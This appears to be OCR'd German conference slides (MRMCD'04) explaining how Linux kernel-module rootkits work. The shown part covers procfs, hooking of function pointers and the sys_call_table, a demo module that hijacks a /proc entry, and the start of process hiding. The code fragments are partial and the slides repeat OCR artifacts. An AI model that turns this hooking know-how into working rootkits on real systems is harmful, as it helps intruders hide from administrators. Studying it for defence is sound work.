

MRMCD'04

L K M

TOC

1) Kleines Vorwort zu Rootkits und LKM
2) proc – FS und Spielereien
3) process hiding
4) file hiding
5) network connection hiding
6) “getting root”
7) module hiding

1) Kleines Vorwort zu Rootkits und LKM

- sogenannte “Rootkits“ werden nach Erfolgreicher Uebernahme des Systems installiert
- haben im Allgemeinen folgende Aufgaben:
    - Prozesse verstecken
    - Dateien/Ordner verstecken
    - backdooring
    - network connection hiding
    - sich selbst verstecken
    - moeglichst im Nachhinein erreichbar bleiben

Rootkits, eine geteilte Spezies:

- Anwendungsorientiert (ps, ls, netstat werden “trojanisiert“ (ausgetauscht))
    - einfach durch checksums zu entdecken

- auf Kernelebene
    - nicht durch checksums zu entdecken
    - viel Macht
    - weniger Spuren

LKM?

[L]oadable [K]ernel [M]odule(s)

```
[root@juMAXlin lkm_new]# insmod treiber_soundkarte_modell_blahfasel
[root@juMAXlin lkm_new]#
```

-> Man kann Code schreiben, der im Kernelspace laeuft (nachtraegliches linken), d.h. den Kernel sozusagen waehrend der laufzeit mit neuen Funktionen ausstatten

So, “Enable loadable module support“ hab ich jetzt ausgeschaltet!

- insmod ist nicht die einzige Moeglichkeit, neuen Code in den Kernel zu schleusen
- /dev/kmem = spezielles Device
- Kernelpatch

-> “Security is just a state of mind“

Worum geht's hier eigentlich?

- Frage: Wie funktioniert ein Rootkit (was steckt unter der Haube)?
    - Prozesse verstecken
    - network connection hiding
    - module hiding
    - unter Linux 2.6

- Zukunft / weitere Ideen fuer die Implementation eines eigenen LKM's (?)

Basisches zu allen Punkten:

- Frage: Wie funktioniert ein Rootkit (was steckt unter der Haube)?
  - Prozesse verstecken

  [...]

```
struct file_operations {
        ssize_t (*read) (struct file *, char __user *, size_t, loff_t *);
        ssize_t (*write) (struct file *, const char __user *, size_t, loff_t *);
        int (*readdir) (struct file *, void *, filldir_t);
        int (*open) (struct inode *, struct file *);
        int (*release) (struct inode *, struct file *);
        int (*lock) (struct file *, int, struct file_lock *);
}
```

```
struct file_operations [fuer ein Beispielfile im ext2] {
        .read = ext2_read([...]) ;
        .write = ext2_write([...]);
}
```

```
struct file_operations [fuer ein Beispielfile im ext2] {
        .read  ---> ext2_read()
        .write ---> ext2_write()
}
```

Basisches zu allen Punkten:

- Frage: Wie funktioniert ein Rootkit (was steckt unter der Haube)?
    - Prozesse verstecken
    [...]

```
struct file_operations [fuer ein Beispielfile im ext2] {
        .read = 808048448;
        .write = 808047559;
}
```

```
struct file_operations [fuer ein Beispielfile im ext2] {
        .read = 111111111;
        .write = 222222222;
}
```


- `struct`'s, welche Zeiger auf Funktionen beinhalten, die dann von uns nachtraeglich (also nachdem die `struct` eigentlich schon aufgestellt ist) manipuliert werden

2) proc – FS und Spielereien

2.1) *Das Modul 'mod_sum'*

Aufgabe: - Erstellen eines Verzeichnisses 'test' im /proc
- Erstellen einer Datei 'sum' im verzeichnis 'test'

Ziel: - Kommunikation zwischen Kernel/Kernelspace und Userspace



/proc Anspruch mit mod_sum.c

- “mkdir /proc/test“

```
proc_test = proc_mkdir("test", 0);
```

- /proc/test/sum erzeugen...

```
proc_test_sum = create_proc_info_entry("test/sum", 0, 0, &show_sum );
```

► - Was passiert bei '`cat /proc/test/sum`' ?

/proc Anspruch mit mod_sum.c

- “mkdir /proc/test“

```
proc_test = proc_mkdir("test", 0);
```

- /proc/test/sum erzeugen...

```
proc_test_sum = create_proc_info_entry("test/sum", 0, 0, &show_sum );
```

- ...und mit einer Logik versehen

```
proc_test_sum->write_proc = &add_to_sum;
```

- Was passiert bei '`cat /proc/test/sum`' ?
- Was passiert bei '`echo > /proc/test/sum`' ?

Aufestezen von '`/proc/test/sum`'


```
static int __init sum_init(void) {
  [...]
   proc_test_sum = create_proc_info_entry("test/sum", 0, 0, &show_sum );
   proc_test_sum->write_proc = &add_to_sum ;
  [...]
}
```

Aufestezen von '`/proc/test/sum`'

```
static int __init sum_init(void) {
  [...]
   proc_test_sum = create_proc_info_entry("test/sum", 0, 0, &show_sum );
   proc_test_sum->write_proc = &add_to_sum ;
  [...]
}
```

Was tut `create_proc_info_entry()` ?

Erstellen einer struct, die “`/proc/test/sum`” repraesentiert.



```
struct proc_dir_entry proc_test_sum = {
  [...]
  namelen:     3,
  name:        “sum”,
  [...]
  get_info:    show_sum,
  [...]
  write_proc:  add_to_sum,
  [...]
};
```

2.2) *Das Modul 'hackmod_sum'*

Aufgabe: - Manipulation von 'mod_sum'

Ziel: - Unterbinden der Kommunikation zwischen Kernel- und Userspace


Zusammenfassung fuer Linux 2.4.x:

1) '`sys_call_table`' importieren.
2) Speicher fuer die richtige Funktion bereitstellen.
3) Originalfunktion abspeichern.
4) Eigene Funktion einsetzen.
5) Beim shutdown nicht vergessen, Originalfunktion wieder einzusetzen.

Probleme unter Linux 2.6.x:

'`sys_call_table`' wird nicht mehr exportiert.

Wie finde ich '/proc/test/sum'?



Manipulation von 'mod_sum'

```
/* pointer to save the original show_sum function. */
int (*orig_show_sum)(char *buffer, char **start,
                     off_t offset, int length) = NULL;
[...]
static int __init sum_init(void) {
  struct proc_dir_entry *proc_test_sum = NULL;

  /* get the 'file' */
  proc_test_sums = proc_find_sum();

  orig_show_sum = proc_test_sum->get_info;

  proc_test_sum->get_info = &fake_show_sum;
  return 0;
}
```

```
struct proc_dir_entry proc_test_sum = {
 [...]
 get_info:    show_sum,
 [...]
};
```

Manipulation von 'mod_sum'

```
/* pointer to save the original show_sum function. */
int (*orig_show_sum)(char *buffer, char **start,
                     off_t offset, int length) = NULL;
[...]
static int __init sum_init(void) {
  struct proc_dir_entry *proc_test_sum = NULL;

  /* get the 'file' */
  proc_test_sum = proc_find_sum();

  orig_show_sum = proc_test_sum->get_info;

  proc_test_sum->get_info = &fake_show_sum;
  return 0;
}
```

```
struct proc_dir_entry proc_test_sum = {
 [...]
 get_info:    fake_show_sum,
 [...]
};
```

show_sum()

Ablauf einer Abfrage an 'proc_test_sum'


```
[fw@juMAXlin lkm_new]$ cat /proc/test/sum
[fw@juMAXlin lkm_new]$
```

```
struct proc_dir_entry proc_test_sum = {
  [...]
  get_info:    fake_show_sum,
  [...]
};
```

show_sum()

fake_show_sum()

Ablauf einer Abfrage an 'proc_test_sum'




```
struct proc_dir_entry proc_test_sum = {
  [...]
  get_info:    fake_show_sum,
  [...]
};
```

show_sum()

fake_show_sum()

Aufraeumarbyten...

```
static void __exit sum_exit(void) {
  struct proc_dir_entry *proc_test_sum=NULL;

  proc_test_sum = proc_find_sum();

  proc_test_sum->get_info = orig_show_sum;
}
```

```
struct proc_dir_entry proc_test_sum = {
```

```
 [...]
 get_info:    show_sum,
 [...]
};
```

... (oder auch nicht)

```
static void __exit sum_exit(void) {
  /*
   * struct proc_dir_entry *proc_test_sum=NULL;
   * proc_test_sum = proc_find_sum();
   * proc_test_sum->get_info = orig_show_sum;
   */
  printk(“I WARNED YOU! DO NOT UNLOAD ME!!!\n”);
}
```

```
struct proc_dir_entry proc_test_sum = {
```


```
 [...]
 get_info:    fake_show_sum,
 [...]
};
```

show_sum()

&AFAF00

So eine Unordnung...

```
[root@juMAXlin lkm_new]# rmmod hackmod_sum
[root@juMAXlin lkm_new]# cat /proc/test/sum
Unable to handle kernel paging request at virtual address c6808000
 printing eip:
c6808000
*pde = 05f2d067
*pte = 00000000
Oops: 0000 [#1]
CPU:    0
EIP:    0060:[<c6808000>]    Tainted: GF
EFLAGS: 00000286
EIP is at 0xc6808000
eax: c4ae3f64   ebx: 00001000   ecx: c4ed0170   edx: c6808000
esi: 00000c00   edi: 0804eb28   ebp: c4ae3f74   esp: c4ae3f34
ds: 007b   es: 007b   ss: 0068
Process cat (pid: 1025, threadinfo=c4ae2000 task=c4ee3160)
Stack: c016467b c3fdc000 c4ae3f64 00000000 00000c00 3a010910 409a9941 3a010910
       c56196f0 00000000 c3fdc000 00000000 00000000 00000000 c4ed0150 c4ed0170
       c4ae3f98 c0140aa6 c4ed0150 0804eb28 00001000 c4ed0170 c4ed0150 fffffff7
Call Trace:
 [<c016467b>] proc_file_read+0x18f/0x240
 [<c0140aa6>] vfs_read+0xa6/0xcc
 [<c0140b5c>] sys_read+0x2c/0x4c
 [<c0108043>] syscall_call+0x7/0xb
```



3) process hiding

3.1) *Procfs - Wie laeuft ein normales ls /proc/ ab?*

Die FOPS?

FOPS = File OperationS (nicht zu verwechseln mit den IOPS [Inode OperationS])

- Wofuer sind FOPS gut?
- Was fuer eine Rolle spielen die FOPS im process hiding?

```
proc_root
struct proc_dir_entry {
  uid_t uid;
  gid_t gid;
  [...]
  struct inode_operations * proc_iops;
  struct file_operations * proc_fops;
};
```


```
proc_fops;
struct file_operations {
  [...]
  ssize_t (*read) ([...]); // werden nicht verwendet
  ssize_t (*write) ([...]);// (im procfs andere funktionen)
  int (*readdir) (struct file *, void *, filldir_t);
};
```

```
proc_root_readdir()    (/proc/)
proc_net_readdir()     (/proc/net/)
root_readdir()         (/)
```

```
beliebiges_verzeichnis->fops->readdir()
```

Was tut “`readdir()`”?

`[fw@juMAXlin lkm_new]$ ls /proc`



`/proc/1/`

`/proc/123/`


`/proc/527/`

`/proc/1024/`

